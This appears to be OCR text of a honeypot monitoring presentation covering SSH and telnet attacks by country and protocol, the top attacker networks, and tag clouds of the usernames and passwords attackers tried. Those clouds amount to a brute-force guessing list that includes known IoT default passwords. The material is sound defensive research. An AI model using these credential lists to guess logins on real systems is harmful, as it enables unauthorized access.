
Mimicked to behave like big corporate


No risk of IP getting exposed/known honeypot


Isolated network for attack monitoring


Data Analysis


SSH and telnet service



NORTH AMERICA
ASIA
AFRICA
SOUTH AMERICA
OCEANIA


22,000
20,000
18,000
16,000
14,000
12,000
10,000
8,000
6,000
4,000
2,000
0
China
India
South Korea
United Kingdom
United States
ssh
telnet
Country
Protocol


Attacks by Port
● telnet
● ssh



Username Tagcloud - Dynamic
linuxadmin
mcserver
Administrator
nagios
administrator
steam
orangepi
devops
admin1
mother
vagrant
moxa
Admin
teste
zabbix
mgmt
vyatta
1
zjw
guest
root
test
git
support
craft
ansible
fa
deploy
es
user
admin
pi
ubnt
telnet
deploybot
monitor
jenkins
postgres
ubuntu
oracle
service
usr
deployer
ansadmin
supervisor
dolphin
azureuser
GET / HTTP/1.1
dspace
Accept: */*


Password Tagcloud - Dynamic
postgres
test
888888
12345678
jenkins
founder88
Win1doW$
telnet
1111
craft
Admin
ansible
ubuntu
123456
ubnt
666666
oracle
centos
5up
pass
(empty)
admin
1234
default
moxa
ivdev
debian
password
root
user
orangepi
123123
guest
1234567890
aquario
git
123
1
0
12345
pi
xc3511
kjashd123sadhj123dhs1SS
raspberry
7ujMko0admin
teste
54321
steam
ansadmin



Attacker AS/N - Top 10 - Dynamic

AS	ASN
4837	CHINA UNICOM China169 Backbone
4134	Chinanet
36352	AS-COLOCROSSING
5607	Sky UK Limited
9829	National Internet Backbone
58461	CT-HangZhou-IDC
4766	Korea Telecom
14061	DIGITALOCEAN-ASN
396982	GOOGLE-CLOUD-PLATFORM
3462	Data Communication Business Group

